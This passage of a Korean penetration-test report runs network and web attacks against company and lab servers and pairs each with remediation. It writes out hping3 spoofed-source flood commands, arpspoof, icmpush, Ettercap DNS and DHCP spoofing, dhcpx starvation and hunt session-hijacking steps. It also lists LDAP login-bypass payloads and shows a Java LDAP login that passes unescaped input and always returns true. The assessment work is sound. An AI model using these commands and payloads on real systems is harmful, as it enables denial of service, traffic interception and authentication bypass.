| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. 공격 수행  # hping3 1.1.1.21 -2 --flood- --rand-source -d 100 -p 80  1.1.1.21: 타겟 IP 주소  -2: UDP 패킷을 사용  -flood: 최대한 빠른 속도로 패킷을 전송  -rand-source: Client(Source)IP를 랜덤으로 변조  -d 100: 패킷의 데이터 크기를 100Byte로 설정  -p 80: 표적의 80번 Port로 패킷을 전송하라는 옵션값    2. 공격자 패킷 분석    => 출발지 IP 주소를 랜덤으로 변조하여 공격대상에 응답이 전달되게 하는 것을 확인할 수 있다.  3. 공격 직후 타겟 PC에서 과도한 트래픽이 발생된 것을 확인할 수 있었고, 속도도 저하된 것을 확인할 수 있다.    Web Server 혹은 운영 장비에 대한 ACL을 이용해 차단하거나, 운영 장비로 유입되는 Inbound 패킷을 기준으로 PPS 수치를 유입되는 수치보다 낮게 설정 혹은 임계치 이상의 ICMP, UDP를 차단하는 방법이 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-18 | 네트워크 > 2. DoS > 8) ICMP Flooding |
| 취약점 개요 | |
| 점검 내용 | ICMP Flooding 공격에 대응을 하고 있는 지 여부 확인 |
| 점검 목적 | ICMP Flooding 공격 방지 및 보안 대책 설정 |
| 보안 위협 | ICMP Floolding 공격은 대량의 크기가 큰 ICMP패킷을 만들어 보내므로 Server의 정상적인 서비스 제공이 어렵다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company.com/www/www/) |   1. 공격 수행  # hping3 1.1.1.21 -1 --flood- --rand-source -d 62000 -p 80  1.1.1.21: 타겟 IP 주소  -1: ICMP Scan  -flood: 최대한 빠른 속도로 패킷을 전송  -rand-source: Client(Source)IP를 랜덤으로 변조  -d 100: 패킷의 데이터 크기를 62000Byte로 설정  -p 80: 표적의 80번 Port로 패킷을 전송하라는 옵션값    2. 공격자 패킷 분석    => 출발지 IP 주소를 랜덤으로 변조하여 공격대상에 응답이 전달되게 하는 것을 확인할 수 있다.  3. 공격 직후 타겟 PC에서 과도한 트래픽이 발생된 것을 확인할 수 있었고, 속도도 저하된 것을 확인할 수 있다.    Web Server 혹은 운영 장비에 대한 ACL을 이용해 차단하거나, 운영 장비로 유입되는 Inbound 패킷을 기준으로 PPS 수치를 유입되는 수치보다 낮게 설정 혹은 임계치 이상의 ICMP, UDP를 차단하는 방법이 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

3.3. Sniffing

|  |  |
| --- | --- |
| N-19 | 네트워크 > 3. Sniffing > 1) Switch Jamming |
| 취약점 개요 | |
| 점검 내용 | Switch에 랜덤한 MAC address를 가진 패킷을 다량 보낼 경우 Switch가 정상 작동하는지 여부 |
| 점검 목적 | Switch jamming attack 방지 및 보안 대책 설정 |
| 보안 위협 | Switch가 본래의 기능을 잃고 Dummy Hub처럼 작동하게 될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Australia Web Server |   1. Macof를 이용하여 랜덤 MAC address 패킷을 전송한다.      2. Switch에서 MAC address를 확인해 보면 MAC 주소의 개수가 8189개까지 증가한 것을 확인할 수 있다.    3. Switch의 MAC Table이 꽉 차게 되어 Switch는 Hub처럼 동작하고 때문에 타 Server 간의 통신 패킷을 확인할 수 있다.    Switch에 switchport port-security 명령어를 사용하여 특정 MAC address만 받도록 하거나 Switch 자체 업그레이드 필요.. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-20 | 네트워크 > 3. Sniffing > 2) ICMP Redirect |
| 취약점 개요 | |
| 점검 내용 | 공격을 통해 라우팅 테이블이 변조되는지 확인 |
| 점검 목적 | Sniffing Attack으로부터 보안성 확보 |
| 보안 위협 | 패킷 Sniffing Attack의 위험에 노출되었다. |
| 점검 및 조치 사례 | |
| |  |  |  |  | | --- | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | MAC address | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 00:0c:29:bb:4e:8a | 172.30.1.2 | | 대상 Server | Windows XP | 00-0C-29-57-10-99 | 172.30.1.35 |   현재 대부분의 OS에서 보안상의 이유로 ICMP Redirect 옵션을 기본적으로 해제하고 있어 낮은 버전의 Windows, BSD 계열만 가능하며 Linux는 통하지 않는다. 당사 영국 서버는 해당 사항 없으므로 실습 환경을 따로 구축하여 진행하였으며, 아래 명령 수행을 통하여 리눅스 커널 파라미터 중 ICMP Redirect 설정인 accept\_redirects를 0(허용안함)으로 설정하여 조치가 가능하다.  1.  # sysctl -w net.ipv4.conf.all.accept\_redirects=0  # sysctl -a | grep net.ipc4conf.all.accept\_redirects  2. 패킷 포워딩 및 icmpush 도구를 이용한 공격  # fragrouter -B1    # icmpush -vv -red -c host -gw 172.30.1.2 -sp 172.30.1.254 -dest 172.30.1.0 -c host 172.30.1.2    => 공격이 진행되면 피해자 시스템에서 라우팅 테이블이 공격자가 지정한 주소로 변경된다.  3. 공격자 PC에서 Wireshark로 패킷 캡처 결과 Gateway의 주소를 바꾸어서 Redirect 메시지를 보낸 것을 확인할 수 있다.    4. 피해자 PC에서 네이버 카페, 네이버 메일 등 Web 사이트를 접속한 기록이 파악 가능해진다.    Windows XP에서 ICMP 방화벽 정책을 설정하거나, ICMP 특정 네트워크 사용자에게만 허용한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

|  |  |
| --- | --- |
| N-21 | 네트워크 > 3. Sniffing > 3) ARP Redirect |
| 취약점 개요 | |
| 점검 내용 | ARP spoofing을 통해 Gateway 주소가 변조되는지 확인 |
| 점검 목적 | Sniffing Attack으로부터 보안성 확보 |
| 보안 위협 | 패킷 Sniffing Attack의 위험에 노출되었다. |
| 점검 및 조치 사례 | |
| 1. UK Server(2.2.5.211/30)의 ARP 테이블 확인  # arp -v    2. 공격지에서 ARP Spoofing 시도  # fragrouter -B1    # arpspoof -i eth0 -t 2.2.5.211 2.2.5.254        => MAC Address 및 패킷 확인 결과 변조 및 리다이렉팅되고 있음을 확인할 수 있다.  Gateway에 해당하는 MAC Address를 정적으로 바꿔주거나, 암호화 및 보안 Protocol을 사용하거나, Anti-Sniffer 도구를 사용한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

3.4. Spoofing

|  |  |
| --- | --- |
| N-22 | 네트워크 > 4. Spoofing > 1) ARP Spoofing |
| 취약점 개요 | |
| 점검 내용 | ARP Spoofing 공격을 통해 Gateway의 MAC Address를 조작하여 데이터가 유출되거나 변조되는지, 네트워크의 장애를 유발하는지 점검 |
| 점검 목적 | ARP Spoofing 공격으로 데이터가 유출되거나 변조되는 것을 방지 |
| 보안 위협 | (1) 네트워크 속도 저하  (2) 악성코드가 Web 페이지 시작부분에 위치  (3) 정기적인 ARP 패킷 다량 수신 |
| 점검 대상 및 판단 기준 | |
| 대상 | Swiss Router Web Server |
| 판단 기준 | 양호: ARP Cache의 MAC Address의 정보가 변조되지 않고 유지되는지 확인한다. |
| 취약: Gateway의 MAC Address가 변조되어 데이터의 유출 및 네트워크 장애를 일으키는지 확인한다. |
| 조치 방법 | (1) 시스템에서의 방지 대책  - 정적인 ARP 테이블 관리  - ARP Spoofing Server로 악용되지 않도록 보안수준 강화  - 중요 패킷의 암호화  (2) 네트워크장비에서의 방지 대책  - Mac Flooding 제어 및 정적인 MAC Address 관리  - ARP 패킷 검사  - 사설 VLAN 기능 활용 |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 2.2.1.155/25 | | 대상 Server | Swiss Router Web Server(CentOS 7) | 2.2.1.170/25 |   [공격자 PC에서 모의해킹 진행]  1. arpspoof 프로그램(툴)을 이용하여 Gateway의 MAC주소 변조  - 타겟 호스트의 게이트웨이를 공격자의 MAC주소로 계속해서 응답 요청  # arpspoof -i eth0 -t 2.2.1.170 2.2.1.254  - 게이트웨이에도 arpspoof 진행  # arpspoof -t 2.2.1.254 2.2.1.170    2. ARP Spoofing 공격결과 확인  - 공격자 PC에서의 wireshark를 통해 패킷을 분석한 결과, 성공적으로 공격이 시행되고 있는 것을 확인    - 타겟 호스트에서의 firefox에 접속한 기록 확인 가능    => 결과적으로 특정 목적지로 향하는 패킷들이 공격자에게 전송되도록하여 해당 패킷들을 가로채므로 모든 데이터를 확인 가능  ARP Spoofing공격은 subnet내의 한 대의 시스템만이 해킹을 당하더라도 여러 서버에 영향을 미칠 수 있으므로 공격에 대한 탐지가 쉽지만은 않다. 즉, ARP Spoofing 공격 시 나타나는 증상을 토대로 공격을 탐지할 수 있어야 하며 미리 보안조치를 통하여 사전에 공격을 차단하는 것이 안전할 것으로 예상된다. | |
| 결과 | 취약 |
| 조치 시 영향 | ARP Spoofing 공격 시 나타나는 증상에 대한 데이터 유출 및 변조, 네트워크 장애를 막을 수 있음 |

|  |  |
| --- | --- |
| N-23 | 네트워크 > 4. Spoofing > 2) DNS Spoofing |
| 취약점 개요 | |
| 점검 내용 | DNS Server에서 Port 스캔을 통해 캐시 메모리에 저장된 도메인의 주소 정보를 조작할 수 있는 취약점 점검 |
| 점검 목적 | DNS Server의 Resolver 캐시에 변조된 주소를 주입하여 사용자가 Web페이지 접속 시 공격자가 의도한 페이지로 접속을 유도하는 주소 변조 공격(파밍) 방지 및 보안대책 설정 |
| 보안 위협 | Cache DNS Server의 캐시에 위/변조된 레코드 정보를 추가시켜 사용자가 URL 질의 시 위/변조된 Server로 접속될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  |  | | --- | --- | --- | |  | OS별 점검 파일 위치 및 점검 방법 | IP Address | | 공격 PC | kali-linux-2020.4-vmware-amd64 | 2.2.1.155/25 | | 대상 Server | Swiss Router Web Server(CentOS 7) | 2.2.1.170/25 |   [공격자PC에서 모의해킹 진행]  1. etter.dns 파일 수정  # vi /etc/Ettercap/etter.dns      2. LAN 구간 호스트 스캔  1) Host 스캔    2) ARP Spoofing 진행    3) DNS\_Spoofing 진행      => 1) ping 응답: Client에서 www.naver.com 으로 ping을 보내면 공격자 IP 롤 응답하는 것을 확인 가능  2) Client에서 Web사이트 접속 시도: Microsoft Edge에서 네이버 접속 결과, 공격자의 Web페이지로 이동하는 것을 확인  \* 크롬 브라우저 같은 경우는 구글 엔진 경로가 내장되어 있어서 공격자의 Web페이지로 이동하지 않음  SSL에 의해 보안이 이루어진 웹 서버라 할지라도 이를 무력화시킬 수 있으므로 이의 심각한 위험과 대응 조치가 꼭 필요하다. hosts 파일을 통해 중요한 사이트의 IP 주소를 적어두거나, 디지털 서명된 DNS레코드를 사용하여 쿼리 응답이 합법적인지 확인하는 방법인 DNSSEC를 사용하는 방법, 실시간으로 패킷을 모니터링하여 비정상적인 패킷에 대해 대응하는 방법이 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | host 파일의 무결성 검사, DNS Cache의 Poisoning을 보호하는 솔루션을 사용할 것을 권장하며 적용 시 위협에 대응할 수 있다. |

|  |  |
| --- | --- |
| N-24 | 네트워크 > 4. Spoofing > 3) DHCP Spoofing |
| 취약점 개요 | |
| 점검 내용 | DHCP 자원 고갈 공격을 통해 DoS Attack 확인 |
| 점검 목적 | DoS Attack 차단 |
| 보안 위협 | 해당 취약점이 존재할 DHCP IP 리소스가 고갈되어 Server의 가용성이 침해될 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Windows Server 2016, CentOS 7 |   1. 작동 중인 DHCP 정보는 다음과 같다.    DHCP IP Pool: 172.30.1.90 ~ 172.30.1.100  Netmask: 255.255.0.0  DNS Server: 8.8.8.8  2. Gateway 주소 확인    3. 공격자는 dhcpx 도구를 이용하여 DHCP IP에 대한 자원 고갈 공격을 시도한다.  #dhcpx -v -I eth0 -A -t 10 -D 172.30.1.3    => DHCP Server에서 임대 현황을 확인하면 모두 소진하였음을 확인할 수 있으며, MAC address인 고유 ID를 보면 이상하게 되어 있는 것을 볼 수 있다.    4. 이후 공격자는 Ettercap 도구를 이용하여 타겟 PC에서 DHCP IP를 재할당한다.  # Ettercap -T -M dhcp:172.30.1.90-100/255.255.0.0/8.8.8.8    5. 공격 결과, Client의 IP가 kali의 IP로 되어있으며 IP, DNS에 대해 kali로부터 받은 것을 확인할 수 있다.    Port-Security를 설정하거나, DHCP Snooping을 사용한다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

3.5. Session Hijacking

|  |  |
| --- | --- |
| N-25 | 네트워크 > 5. Session Hijacking |
| 취약점 개요 | |
| 점검 내용 | 원격으로 Web Server를 관리할 때 telnet을 이용해 접속, Session Hijacking 공격 가능 여부 |
| 점검 목적 | Session Hijaking 공격을 방어할 수 있는 지 여부 확인 |
| 보안 위협 | Web Server의 관리자 권한을 탈취당할 위험이 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 Web Server( 1.1.1.21) |
| 판단 기준 | 양호: 공격에 대한 방어대책이 잘 구축되어 있다. |
| 취약: 관리자 권한 탈취가 가능한 상태로, 위험성이 높다. |
| 조치 방법 | (1) 암호화된 SSH를 사용해 원격 접속  (2) 주기적인 인증 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | CentOS 7 당사 Web Server(1.1.1.21) | | 사용자 PC | CentOS 7(1.1.1.131) |   1. Session Hijaking 공격 (telnet 활용)  # ./hunt\_static -i eth0  텍스트, 스크린샷, 검은색이(가) 표시된 사진  자동 생성된 설명  Telnet 접속(사용자PC)  텍스트이(가) 표시된 사진  자동 생성된 설명  텍스트, 스크린샷, 검은색이(가) 표시된 사진  자동 생성된 설명   * 사용자 PC의 IP를 확인   텍스트이(가) 표시된 사진  자동 생성된 설명     * IP 확인 후 다음 옵션 사용   사용자 PC에서 명령어들을 입력해본다.     * 그 결과들이 그대로 공격자의 PC에서도 확인할 수 있다.      * Ctrl + C를 누르고 대기한 후 사용자의 PC에서 명령어들을 입력한 후 공격 PC로 돌아오면 정상적으로 션을 가로채기 한 것을 확인할 수 있다. 즉, 공격 PC에서 명령어들을 사용 가능하다.   SSH 사용이 권고되며, 지속적인 인증 요구가 필요하다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

4. Web 취약점 분석∙평가

4.1. OpenVAS CVE분석

|  |  |
| --- | --- |
| CVE 분석 | 원격 시스템 취약점 점검 툴(OpenVAS)을 이용한 CVE 분석 |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | Kali linux에 취약점 분석 도구인 open vas를 구축하고 각 Server의 취약점을 분석한다. |
| 조치 방법 | 알려진 취약점들에 대하여 보안 조치를 각각 취해준다. |
| 특이 사항 | 위의 시스템 및 Server들은 보안 조치가 최소한으로 적용되어 있다. |
| 점검 및 조치 사례 | |
| 1. Active Directory Server(1.1.1.13/30) 점검       * DCE/RPC and MSRPC Services Enumeration Reporting   이 취약점은 분산시스템 환경에서 원격 프로시저 호출(RPC)를 이용하여 원격 호스트에서 특정한 쿼리를 수행하고 쉽게 접근이 가능한 프로세스 등에 접근하여 조작을 하거나 열거하여 볼 수 있는 취약점이다. 공격자 입장에서 이 사실을 사용하여 시스템에 대한 더 많은 지식을 얻는 것이 가능하다.  조치사항 🡪 RPC는 tcp 135번 Port를 사용한다. 해당 Port를 차단하여 비활성화를 권고한다.    Netstat -na 명령어로 listening 중인 포트를 확인했더니, RPC Protocol 관련 135번 Prot가 열려 있다.    Default Properties에서 Enable Distributed COM on this computer 부분의 체크를 해제해준다.   * Microsoft Windows SMB Server Multiple Vulnerabilities-Remote(4013389)   해당 취약점으로 인하여 공격자가 Windows SMBv1서버에 특수 제작된 메시지를 보낼 경우 원격 코드 실행이 허용될 수 있다.  조치사항 🡪 SMB버전을 업그레이드하거나 SMB기능 자체를 끄도록 한다. MS Windows 업그레이드를 실시해주는 방법도 고려한다.   * TCP timestamps   PC에서 네트워킹 활동을 할 TCP Timestamps정보가 제공되고 있다는 것이다. 이 정보를 토대로 PC가 얼마나 켜진 상태로 유지되고 있었는지 알 수 있다. 해당 컴PC가 Server의 경우라면 상당히 오랜 시간동안 켜진 상태로 유지되었을 가능성이 높다. OS 업그레이드 등 보안 패치시 시스템 재부팅을 필요로 한다는 점을 생각해 보면, 해당 Server는 그 기간동안 보안 패치가 적용되지 않았을 것임을 짐작할 수 있고, 이는 최근 알려진 취약점을 노리고 공격을 하면 성공할 가능성이 높음을 공격자가 인식할 수 있다는 것을 의미한다.  조치사항 🡪 Server 점검 시간을 설정하여 가급적 Server를 재가동 하는 것을 주기적으로 적용하도록 한다. 또한 주기적으로 보안 패치, 업데이트 등 변경사항을 즉시 적용해주도록 한다.  2. Web Server – 1.1.1.21/30       * Apache JServ Protocol (AJP) Public WAN (Internet) Accessible   우선, AJP란 Apache – Tomcat 연동에서 사용되는 Protocol이다. 아파티 – Tomcat 연동 동작 플로우를 확인해보면,  1) Apache Web Server의 httpd.conf에 Tomcat연동을 위한 설정을 추가하고 Tomcat에서 처리할 요청을 지정한다.  2) 사용자의 브라우저는 Apache Web Server에 접속하여 요청한다. (통상 Port 80)  3) Apache Web Server는 사용자의 요청이 들어왔을때, 이 요청이 Tomcat 에서 처리되도록 지정된 요청인지 확인한다.  4) Tomcat에서 처리해야하 하는 경우, Apache Web Server는 Tomcat의 AJP Port(통상 Port 8009)에 접속해 요청을 Tomcat에게 전달한다.  5) Tomcat은 Apache Web Server로부터 요청을 받아 처리한 후, 처리 결과를 다시 Apache Web Server에게 돌려준다.  6) Apache Web Server는 Tomcat으로 전달받은 처리 결과를 사용자에게 전송한다.  이러한 과정으로 연동이 이루어지는데 이 과정에서 웹서버의 디렉토리에 접근하여 하위의 모든 파일을 긁어 오는 것이 가능해지는 취약점이다.  조치사항 🡪  o 각 버전에 해당되는 페이지를 참고하여 최신 버전으로 업데이트 적용    - 7.0.100 이상 버전 [2]    - 8.5.51 이상 버전 [3]    - 9.0.31 이상 버전 [4]  o 임시 조치 방안(패치 적용이 어려운 경우)    - AJP 기능이 불필요한 경우 Connector 비활성화     · conf/server.xml 설정 파일 내 AJP Connector 기능 주석처리    위와 같이 AJP Connector 기능을 주석 처리하여 비활성화 시킨다.   * HTTP Debugging Methods (TRACE/TRACK) Enabled   해당 취약점은 Web Server에 trace라는 기능이 추가되어 있을 경우에 나타나는 취약점이다. Trace란 클라이언트가 송신한 request를 그대로 return해주는 기능이다.  ﻿예를 들어서 「Host: www.xxxx.com」라는 문자열을 송신한 경우 「Host: www.test.com」이 그대로 반환된다.  바로 이 Trace Method 취약점으로 인하여 XST(Cross-Site Tracing)이라는 공격이 가능하게 된다.  조치사항 🡪 httpd Server 설정파일에 들어가서 trace method를 제한하는 문구를 추가해주고 limit trace기능을 추가해준다.     * SSH Weak Encryption Algorithms Supported   SSH는 암호화 원격 접속 Protocol이다. 해당 Protocol에서 사용하는 암호화 알고리즘이 취약할 경우 발생하는 취약점이다.  조치사항 🡪  # vi /etc/ssh/sshd\_config  주석 처리: #HostKey /etc/ssh/ssh\_host\_ecdsa\_key 관련된 내용 모두 주석 처리한다.  내용 추가: KexAlgorithms, ciphers, macs 각 1줄씩 내용을 추가해준다.  KexAlgorithms diffie-hellman-group14-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,curve25519-sha256@libssh.org  ciphers chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com  macs [umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com](mailto:umac-128-etm@openssh.com,hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com)    # service sshd restart   * Apache Tomcat servlet/JSP container default files   Apache Tomcat Server 패키지를 처음 설치하였을 경우에 동봉되어 있는 파일들이 잔존해 있어 나타나는 취약점이다. 공격자는 이를 통하여 Apache Tomcat Server의 버전 등 공격에 유의미한 정보를 캐내는 것이 가능하다.    위의 화면과 같이 Apache-Tomcat 디렉토리 하위에 각종 파일들이 잔존하는 것을 볼 수 있다.    위와 같은 내용의 파일인데, 위의 파일만 봐도 Apache-Tomcat의 버전을 유추하는 것이 가능하다.  이러한 파일들을 모두 삭제해주어야 한다.   * Cleartext Transmission of Sensitive information via HTTP   해당 취약점은 http로 웹Web Server와 통신을 할 경우에 로그인 정보와 같이 민감한 정보들이 평문으로 전송되어 매우 심각한 취약점으로 분류된다.  조치사항 🡪 Server와 클라이언트 통신 시 중요정보가 사용되는 구간에 SSL 등의 안전한 암호화 통신을 적용하여 중요 정보가 노출되어도 알아볼 수 없도록 한다.   * TCP timestamps*(1. Active Directory Server 참고)*   3. Web Mail Server – 1.1.1.29/30       * Cleartext tramsmission of sensitive information via HTTP(2. Web Server 참고) * IMAP Unencrypted Cleartext Login   IMAP이란 User(client)가 Mail Server에 도착한 메일을 확인할 때 사용하는 Protocol로 143 Port를 사용한다. Mail을 확인한 후에도 Server에 해당 메일이 계속적으로 존재한다.  위의 취약점은 user(client)가 IMAP서비스에 로그인할 경우에 암호화되지 않은 방식으로 로그인이 이루어 짐으로써 발생하는 취약점이다. 공격자는 로그인 트래픽을 스니핑 하고 있다가 user의 아이디와 암호를 알아내는 것이 가능하다.  조치사항 🡪 Mail Server에 SSL/TLS Protocol을 적용하여 트래픽을 암호화하도록 한다.   * POP3 Unencrypted Cleartext Login   POP3란 user(client)가 Mail Server에서 Mail을 받아오는 Protocol 중 하나이다. Mail Server에 설정한 계정에게 온 Mail이 있는지 사용자 프로그램에서 확인하고 Mail을 가져온다. Mail을 가져와 확인한 후에는 해당 Mail이 Server에서 사라지게 된다.  위의 취약점은 user(client)가 POP3서비스에 로그인 할 경우 암호화되지 않은 방식으로 로그인이 이루어 짐으로써 발생하는 취약점이다. IMAP Unencrypted Cleartext login 취약점과 동일하게 공격자가 로그인 트래픽을 스니핑 하고 있다가 user의 아이디와 암호를 알아내는 것이 가능하다.  조치사항 🡪 Mail Server에 SSL/TLS Protocol을 적용하여 트래픽을 암호화하도록 한다.   * TCP timestamps*(1. Active Directory Server 참고)*   4. web hard server – 1.1.1.25/30       * HTTP Debugging Methods(TRACE/TRACK) Enabled*(2. Web Server 참고)* * SSH Weak Encryption Algorithms Supported*(2. Web Server 참고)* * TCP timestamps*(1. Active Directory Server 참고)*   5. Monitoring Server – 1.1.1.33/30       * HTTP Debugging Methods(TRACE/TRACK) Enabled*(2. Web Server 참고)* * Cleartext Transmission of Sensitive Information via HTTP*(2. Web Server 참고)* * SSH Weak Encryption Algorithms Supported*(2. Web Server 참고)* * TCP timestamps*(1. Active Directory Server 참고)*   6. DB Server – 1.1.1.41/30     * TCP timestamps*(1. Active Directory Server 참고)*   7. LDAP Server – 1.1.1.53/30       * /doc directory browsable   Server의 /doc 하위의 directory가 보이는 취약점이다. 이곳에서 설치된 Server의 버전 등이 보여지고, 이러한 정보를 활용하여 공격자는 해킹이 가능하다.  아래와 같다. 보다시피 PhpLdapAdmin 관련 파일들이 그대로 노출되어 보이는 것을 확인할 수 있다.    조치사항 🡪 httpd.conf 파일내 options에서 indexes를 주석 처리하고, directory태그의 options 지시자에서 multiview를 주석 처리한다. apache 1.3.19 버전 이상을 적용하도록 한다.  LDAP Server에서는 아래의 slapd.conf 파일을 조작하여 /doc 파일이 보이는 것을 막아주도록 한다.    결론적으로 doc 디렉터리로 접근하지 못하도록 접근제한 설정을 하도록 한다.   * Source Control Management(SCM) Files Accessible   Source control management란 SW 개발 및 유지보수 과정에서 발생하는 소스코드, 문서 등 각종 결과물(형상)에 대한 변경사항을 체계적으로 관리하고 제어하기 위한 활동을 의미한다. SCM file은 SCM과 관련한 파일을 의미한다. 이 파일에 제공된 정보를 기반으로 공격자는 시스템 구조 및 응용 프로그램에 대한 추가 정보를 수집하는 것이 가능하다.  조치사항 🡪 admin page에 대한 접근을 인가된 사용자만 가능하도록 제한한다.   * TCP timestamps*(1. Active Directory Server 참고)*   8. Wiki Server – 1.1.1.69/30     * TCP timestamps*(1. Active Directory Server 참고)*   9. Next cloud server – 1.1.1.73/30       * HTTP Debugging Methods(TRACE/TRACK) Enabled*(2. Web Server 참고)* * Cleartext Transmission of Sensitive Information via HTTP*(2. Web Server 참고)* * SSH Weak Encryption Algorithms Supported*(2. Web Server 참고)* * TCP timestamps*(1. Active Directory Server 참고)* | |

4.2. Injection

|  |  |
| --- | --- |
| W-01 ~ W-05 | 웹 > 1. Injection > 1) Iframe ~ 3) SQL Injection |
| 취약점 개요 | |
| 점검 내용 | (1) iframe Injection: <iframe src=”출력할 페이지 주소” width=”폭” height=”높이”></iframe>  구성의 iframe태그에서 src부분을 조작하는 것이 가능하다.  (2) LDAP Injection: 공격자가 외부 입력을 통해서 의도하지 않은 LDAP 명령어를 수행할 수 있다. 즉, Web 응용프로그램이 사용자가 제공한 입력을 올바르게 처리하지 못하면, 공격자가 LDAP 명령문의 구성을 바꿀 수 있다.  (3) SQL Injection |
| 점검 목적 | 각종 Injection 공격으로 인하여 DB정보 및 로그인 정보 탈취 위협 방지 |
| 보안 위협 | Injection공격으로 인하여 Web 페이지의 위/변조 DB정보 탈취 등이 가능하다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7 Web Server: DB Server, Mail Server, Cloud Server, LDAP Server 연동 |
| 판단 기준 | 양호: 공격 시도 시 결과값이 발생하지 않는다. |
| 취약: 공격 시도 시 결과값 발생한다. |
| 조치 방법 | 시큐어 코딩 |
| 점검 및 조치 사례 | |
| 1. Iframe injection  F12키를 입력하여Web Server의 소스를 분석한 결과, iframe태그와 src태그를 조작하여 Web Server의 화면을 조작할 수 있다는 취약점이 발견되었다.    Root directory인 www/www/하위에 아래와 같은 간단한 코드를 작성하여 attack.php로 저장한다.    iframe태그에서 src 부분을 조작하여 위에 작성한 코드가 동작하도록 페이지를 조작한다.    공격이 성공한 것으로 보아 iframe Injection 취약점이 존재하는 것을 확인할 수 있다.  iframe Injection 취약점 진단 결과 취약하다.  2. LDAP Injection  Web Server 소스코드 분석 결과 LDAP 인증을 이용하는 것을 알 수 있었다. LDAP인젝션을 시도해 보았으나 취약점이 발견되지 않았다.  <ldap login bypass>   |  |  |  | | --- | --- | --- | | user=\*  password=\*  --> (&(user=\*)(password=\*)) | user=\*)(&  password=\*)(&  --> (&(user=\*)(&)(password=\*)(&)) | user=\*)(|(&  pass=pwd)  --> (&(user=\*)(|(&)(pass=pwd)) | | user=\*)(|(password=\*  password=test)  --> (&(user=\*)(|(password=\*)(password=test)) | user=\*))%00  pass=any  --> (&(user=\*))%00 --> Nothing more is executed | user=admin)(&)  password=pwd  --> (&(user=admin)(&))(password=pwd) | | username = admin)(!(&(|  pass = any))  --> (&(uid= admin)(!(& (|) (webpassword=any)))) | username=\*  password=\*)(&  --> (&(user=\*)(password=\*)(&)) | username=admin))(|(|  password=any  --> (&(uid=admin)) (| (|) (webpassword=any)) |   => 모두 로그인 실패  각종 쿼리문(payload)을 이용하여 ldap login을 bypass하여 login하려 하였으나 실패하였다.  Web Server 소스코드의 ldap authentication 부분에서 취약점을 찾으려고 코드를 분석하였다.   |  |  | | --- | --- | | 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45 | package www;  import java.util.\*;  import javax.naming.directory.\*;  import javax.naming.\*;  import javax.naming.ldap.\*;  public class MemberMgr1 {  private static String ldapURL = "ldap://ldap.company.com:389";  private static String baseDN = "dc=company,dc=com";  private static String searchFilter = "ou=users";    public boolean loginMember(String userId, String userPw) {  boolean isAuthenticated = false;    String searchDN = ","+searchFilter + baseDN;  System.out.println(searchDN);    DirContext ctx = null;    Hashtable env = new Hashtable();  env.put(Context.INITIAL\_CONTEXT\_FACTORY, "com.sun.jndi.ldap.LdapCtxFacto22 ry");    env.put(Context.PROVIDER\_URL, ldapURL);    env.put(Context.SECURITY\_AUTHENTICATION, "simple");  env.put(Context.SECURITY\_PRINCIPAL, "cn="+userId+","+searchDN);  env.put(Context.SECURITY\_CREDENTIALS, userPw);    try {  ctx = new InitialDirContext(env);  isAuthenticated = true;  } catch (NamingException e) {  System.out.println(e);  } finally {  try {  if(ctx != null ) {  ctx.close();  }  } catch(Exception e2) {  }  }  return true;  }  } |   line 21에서 env라는 hashtable 객체를 생성해준다. line 27-28에서 ID와 PW를 사용자로부터 입력받아 LDAP Server의 user와 비교하여 등록된 ID, PW와 일치하면 로그인을 성공시키는 코드이다.  그러나, \*, (, ), &, %, | 등등 특수문자를 escape처리 해주는 코드가 없으므로, 이러한 특수문자를 그대로 입력값으로 받아주기 때문에, LDAP 공격이 이루어질 수 있다.  이와 같이 Server 소스코드 상에는 취약점이 발견되었으나, payload를 사용하여 ldap login을 bypass하려고 하는 시도는 통하지 않았다.  따라서 LDAP injection 점검 결과는 보통이라고 할 수 있다.  대응책은 userId와 userPw 값에서 LDAP 필터를 조작할 수 있는 문자열을 제거하고 사용하는 것이다. 아래와 같이 코드를 작성한다.   |  | | --- | | 